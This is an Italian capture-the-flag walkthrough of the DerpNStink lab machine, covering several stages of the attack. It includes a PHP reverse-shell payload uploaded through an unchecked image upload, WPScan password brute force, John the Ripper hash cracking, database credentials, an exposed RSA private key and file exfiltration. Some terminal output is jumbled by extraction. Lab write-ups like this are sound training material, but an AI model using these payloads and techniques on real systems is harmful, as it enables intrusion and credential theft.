
Infine, usiamo sempre WPScan con l'istruzione **wpscan –url http://derpnstink.local/weblog/ --passwords /usr/share/wordlist/rockyou.txt -U admin** per effettuare il brute force. Dopo alcuni minuti, otteniamo la password admin

```
[!] Valid Combinations Found:  
| Username: admin, Password: admin
```

PARTE 3

FLAG 2°

Questo account WordPress è in realtà limitato nelle funzionalità. Questo vuol dire che ci sono altre credenziali che ci permetteranno di accedere con privilegi superiori. Visto che attualmente non abbiamo modo di individuare un altro account decidiamo di esplorare la pagina in cerca di una vulnerabilità per inserire codice malevolo.




PARTE 3

FLAG E°

Troviamo una funzionalità che ci dà la possibilità di caricare un'immagine nella pagina. Dai nostri test risulta che non c'è un controllo sul tipo di file caricato. Di conseguenza possiamo fare l'upload di un file PHP che ci permette di creare una shell.

Il codice PHP usato è il seguente:

```
?php  
$ip = '192.168.56.105';  
$port = 4444;  
$shell = "/bin/bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1"';  
exec($shell);  
?>
```



PARTE 3

FLAG E°

Dopo aver fatto l'upload vedremo la slide contenente il payload in cima alla lista.

ID	Image	Title	Galleries	Link	Date	Order
11	ppp	PPP	None	No	2024-07-17	1
5	randomx	randomx	None	No	2017-12-13	1
4	randomx	randomx	None	No	2017-12-12	1
3	h0m3l4b1t	h0m3l4b1t	None	No	2017-11-13	1
2	h0m3l4b1t	h0m3l4b1t	None	No	2017-11-13	1
1	Slideshow	Slideshow	None	No	2017-11-13	1

PARTE 3

FLAG 2°

A questo punto ci mettiamo in ascolto su nc e ricarichiamo la pagina del browser.

```
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.56.105] from derpnstink.local [192.168.56.108]
bash: cannot set terminal process group (1300): Inappropriate ioctl for device
bash: no job control in this shell
</html/weblog/wp-content/uploads/slideshow-gallery$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
</html/weblog/wp-content/uploads/slideshow-gallery$ █
```

L'utente che abbiamo a disposizione non ha i permessi di root, ma navigando tra le cartelle troviamo il file di configurazione di WordPress, precisamente nel path **/var/www/html/weblog/wp-config.php**. All'interno troviamo in chiaro user e password del database MySQL

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

PARTE 3


FLAG E°

Con queste nuove informazioni possiamo navigare direttamente verso la pagina phpMyAdmin

The screenshot shows the phpMyAdmin interface for a database named 'wordpress'. On the left, there's a tree view of tables under 'wordpress'. The 'wp_users' table is selected and shown in the main area. The table has columns: ID, user_login, and user_pass. Two rows are visible:

ID	user_login	user_pass
1	unclestinky	\$P\$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
2	admin	\$P\$BgnU3VLA.vWd3rdrkfVluQr6mFvpd/

Below the table, there are buttons for 'Edit', 'Copy', 'Delete', 'Check All', 'With selected:', 'Change', 'Delete', and 'Export'. At the bottom, there are links for 'Print view', 'Print view (with full texts)', 'Export', 'Display chart', and 'Create view'.



Al suo interno abbiamo trovato diversi nomi utenti e password crittografate

PARTE 3

FLAG E°

In particolare, vediamo che per WordPress c'è un altro utente chiamato unclestinky con password criptata. Con il tool john the ripper decriptiamo la password che si rivela essere **wedgie57**.

L'istruzione usata è: **john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt**

```
(root㉿kali)-[~/home/kali] ID bigint(20) unsigned
# john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 128/128 SSE2 4x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
wedgie57 (?)
1g 0:00:02:02 DONE (2024-07-18 13:23) 0.008134g/s 22743p/s 22743c/s 22743C/s
    wedner12 .. wedgee
    user_nicename      varchar(50)
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
    user_email         varchar(100)
Session completed.
```

PARTE 3

FLAG 2°

Torniamo sulla pagina WordPress di login ed entriamo con le nuove credenziali.



The screenshot shows the WordPress dashboard with a dark theme. On the left is a sidebar with links: Home, Updates (with 6 notifications), Posts, Media, Pages, Comments, Appearance, Plugins (with 2 notifications), Users, Tools, Settings, Slideshow, and Collapse menu. The main area has a "Welcome to WordPress!" message and a "Get Started" button. Below that is an "At a Glance" section showing 1 Post, 1 Page, and 1 Comment. A "Quick Draft" box is open, showing a title field and a text area with placeholder text. To the right are sections for "Activity", "Recently Published" (Nov 12th 2017, 3:25 am: Hello world!), "Recent Comments", and "WordPress News". A dashed box highlights the "Activity" section.

The screenshot shows the "Edit Post" screen for a post titled "Flag.txt". The left sidebar includes links for Posts, All Posts, Add New, Categories, Tags, Media, Pages, Comments, Appearance, Plugins (with 2 notifications), and Users. The main area shows the post content area with a "Visual" and "Text" tab. The text tab contains the following code:
flag2(a7d355b26bda6bf1196ccffead0b2cf2b81f0a9de5b4876b44407f1dc07e51e6)



Al suo interno abbiamo notato che questo utente ha accesso a molte più funzioni ed in più abbiamo trovato la seconda flag

PARTE 4.

FLAG 3°

Per la ricerca degli altri flags decidiamo di concertarci sui due servizi rimasti. Tramite la shell ottenuta con l'exploit su WordPress abbiamo trovato i seguenti user navigando tra le cartelle. Successivamente proviamo ad accedere al servizio ssh, ma ci viene richiesto una key.

Di conseguenza siamo passati al servizio FTP. Tramite le credenziali stinky e la password ottenuta precedentemente per l'utente unclestincy su WordPress, ovvero wedgie57, siamo riusciti ad accedere al servizio. Da qui abbiamo esplorato le cartelle fino a trovare un file txt chiamato key.

```
$ cd /home/  
$ ls  
mrderp  
stinky  
$
```

```
ftp> pwd  
Remote directory: /files/ssh/ssh/ssh/ssh/ssh/ssh/ssh  
ftp> ls  
229 Entering Extended Passive Mode (|||49754|).  
150 Here comes the directory listing.  
-rwxr-xr-x 1 0 0 1675 Nov 13 2017 key.txt  
226 Directory send OK.  
ftp>
```

PARTE 4.

FLAG 3°

Abbiamo scaricato il file con il comando **get** e visualizzato il contenuto

Il file contiene una key che possiamo usare come identificativo per il servizio ssh.

L'istruzione per collegarsi al servizio usando una key è:

ssh -i key.txt stinky@192.168.56.108

```
$ sudo cat key.txt
[sudo] password for kali:
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAwSaN10E76mjt64f0pAbKnFyikjz4yV8qYUxki+MjiRPqtDo4
2xba30o78y82svuAHBm6YScUos8dHUCTMLA+ogsmoDaJFghZEtQXugP8flgSk9c0
uJz0t9ih/MPmkjzfVDL9oW2Nh1XIctVFTZ6o8ZeJI8Sxh8Eguh+dw69M+Ad0Dimn
AKDPdL7z7SeWg1BJ1q/oIAtJnv7yJz2iMbZ6x0j6/ZDE/2trrrdbSyMc5CyA09/f
5xZ9f1ofSYhiCQ+dp9CTgH/JpKmdsZ21Uus8cbeGk1WpT6B+D8zoNgRxm03/VyVB
LHXaio3hmxshtdFp4bFc3foTTSyJobGoFX+ewIDAQABoIBACESDdS2H8EZ6Cqc
nRfehdBR2A/72oj3/1SbdNeys0HkJBppoZR5je2o2Uzg95ebkiq9iPjbbSAXICAD
D3CVrJ0oHxvtWnloQoADynAyAIhNYhjoCIA5cPdvYwTZMeA2BgS+IkkCbeoPGPv4
ZpHuqXR8AqIaKl9ZBNZ5VVTM7fvFVl5afN5eWIZlOTDf++VSdedtR7nL2ggzacNk
Q8JCK9mF62wiIHk5Zjs1lns4Ii2kPw+q0bdYoaiFnexucvkMSFD7VAdffFUECQIyq
YVbsp5tec2N4HdhK/B0V8D4+6u90uoiDFqbdJJWLFQ55e6kspIWQxM/j6PRGQhL0
DeZCLQECgYE9qUoeblEro6ICqvccrye0ram38XmxAhVIPM7g5QXh58Ydb1D6sq6X
VGGEaLxypnUbbDnJQ92Do0AtvqCTBx4VnoMNisce++7IyfTSygbZR8LscZQ51ciu
Qkowz3yp8XMyMw+YkEV5nAw9a4puiecg79rH9WSr4A/XMwHcJ2swLoECgYEAyHn7
VNG/Nrc4/yeTqfrxzDBdHm+y9nowLWL+PQim9z+j78tlWX/9P8h98g0lADEvOZvc
fh1eW0gE4DDyRBeYetBytFc0kzzbcQtd7042/oPmpbW55lzKBnnXk03BI2bgU9Br
7QTsJlcUybZ0MVwgs+Go1Xj7PRisxMSRx8mHbvsCgYBxyLulfBz9Um/cTHDgtTab
L0LWucc5KMxMkTwbK92N6U2XBHrDV9wkZ2CIWPejZz8hbH830cfy1jbETJvHms9q
cxaQMZAf2Z0FQ3xebtfacNemn0b7RrHJibicaaM5xHvkHBXjlWN8e+b3x8jq2b8
gDfjM3A/S8+Bjogb/01JAQKBgGfUvbY9eBKhR06B+fnEre06c1Ar0/5qZLVKczD7
RTazcF3m81P6dRj052QsPQ4vay0kK3vqDA+s6lGPKDraGbAq0+5paCKCubN/1qP1
14fUmuXijCjikAPwoRQ//5MtWiuu2cj8Ice/PZIGD/kXk+sJXyCz2TiXcD/qh1W
pF13AoGBAJG43we0x9gyy1Bo64cBtZ7iPJ9doiZ5Y6UWYNxy3/f2wZ37D99NSndz
UBtPqkw0sAptqkjKeNtLCYtHNFJAnE0/uAGoAyX+SHhas0l2IYlulk8AttcHP1kA
a4Id4FlCiJAXl3/ayyrUghuWA3jMW3JgZdMyhU3OV+wyZz25S8o
-----END RSA PRIVATE KEY-----
```

PARTE 4.

FLAG 3°

Inizialmente non siamo riusciti a collegarci al servizio SSH. Come primo problema il file key.txt era considerato troppo accessibile nei suoi permessi e di conseguenza non ritenuto affidabile dal sistema.

```
WARNING: UNPROTECTED PRIVATE KEY FILE! varchar(255)
Permissions 0664 for 'key.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "key.txt": bad permissions
stinky@192.168.56.108: Permission denied (publickey).
```

Per questo, è stato necessario cambiare i permessi del file in maniera tale da renderlo leggibile solo al proprietario. Il comando usato è **chmod 400 key.txt**

PARTE 4.

FLAG 3°

Successivamente abbiamo riscontrato un altro problema che ci impediva di accedere.

Per risolverlo abbiamo dovuto creare un nuovo file di configurazione nella directory .ssh. Il file contiene la seguente stringa **PubKeyAcceptedKeyTypes +ssh-rsa**. Così facendo il server ssh accetta le chiavi pubbliche RSA per l'autenticazione degli utenti

```
sign_and_send_pubkey: no mutual signature supported  
stinky@192.168.56.108: Permission denied (publickey).
```

```
(root㉿kali)-[~/.ssh]  
# ls  
config known_hosts known_hosts.old  
  
(root㉿kali)-[~/.ssh]  
# cat config  
PubkeyAcceptedKeyTypes +ssh-rsa
```

PARTE 4.

FLAG 3°

Risolto questo secondo problema siamo riusciti ad accedere al servizio ssh

Come prima cosa proviamo a vedere quali permessi sudo l'utente possiede con l'istruzione **sudo -l**

A quanto pare l'utente non può eseguire comandi sudo, questo significa che a un certo punto dovremo trovare altre credenziali o un modo per eseguire un privilege escalation.

stinky@DeRPnStiNK:/home\$ sudo -l
[sudo] password for stinky:
Sorry, user stinky may not run sudo on DeRPnStiNK.

```
(root@kali)-[~/home/kali]
# ssh -i key.txt stinky@192.168.56.108
+-----+
| user_pass          varchar(255) |
| user_nicename      varchar(50)   |
| user_email          varchar(100)  |
| user_url           varchar(100)  |
| user_registered    datetime     |
| user_activation_key varchar(255) |
| user_status         int(11)      |
| display_name       varchar(250) |
+-----+
| Derrrrrp | NStink |          |
+-----+
1 row in set (0.00 sec)

Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/
331 packages can be updated.
231 updates are security updates.

Last login: Mon Nov 13 00:31:29 2017 from 192.168.1.129
stinky@DeRPnStiNK:~$
```

PARTE 4.

FLAG 3°

Esplorando il sistema abbiamo trovato un altro flag nella cartella Desktop

```
stinky@DeRPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$ █
```

PARTE 5

FLAG 4°

Continuando ad esplorare il filesystem troviamo una conversazione salvata su un file txt tra l'utente mrderp e stinky. Dalla loro conversazione intuiamo che possiamo recuperare la password dell'utente mrderp tramite un file di cattura di pacchetti.

```
stinky@DeRPnStiNK:~/ftp/files/network-logs$ ls  
derpissues.txt  
stinky@DeRPnStiNK:~/ftp/files/network-logs$ cat derpissues.txt  
12:06 mrderp: hey i cant login to wordpress anymore. Can you look into it?  
12:07 stinky: yeah. did you need a password reset?  
12:07 mrderp: I think i accidentally deleted my account  
12:07 mrderp: i just need to logon once to make a change  
12:07 stinky: im gonna packet capture so we can figure out whats going on  
12:07 mrderp: that seems a bit overkill, but wtv  
12:08 stinky: commence the sniffer!!!!  
12:08 mrderp: --  
12:10 stinky: fine derp, i think i fixed it for you though. cany you try to login?  
12:11 mrderp: awesome it works! Lost your password?  
12:12 stinky: we really are the best sysadmins #team  
12:13 mrderp: i guess we are ... ← Back to DeRPnStiNK Professional Services  
12:15 mrderp: alright I made the changes, feel free to decommission my account  
12:20 stinky: done! yay  
stinky@DeRPnStiNK:~/ftp/files/network-logs$ █
```

PARTE 5

FLAG 4°

Cercando nelle varie directory troviamo il file derpissues.pcap, proprio il tipo di file che stavamo cercando. Per scaricare il file creiamo un server http nella macchina target con l'istruzione **python3 -m http.server 8080** e usiamo il comando **wget** dalla macchina attaccante per effettuare il download

```
stinky@DeRPnStiNK:~/Documents$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 ...
192.168.56.105 - - [18/Jul/2024 11:02:41] "GET /derpissues.pcap HTTP/1.1" 200 -
```

```
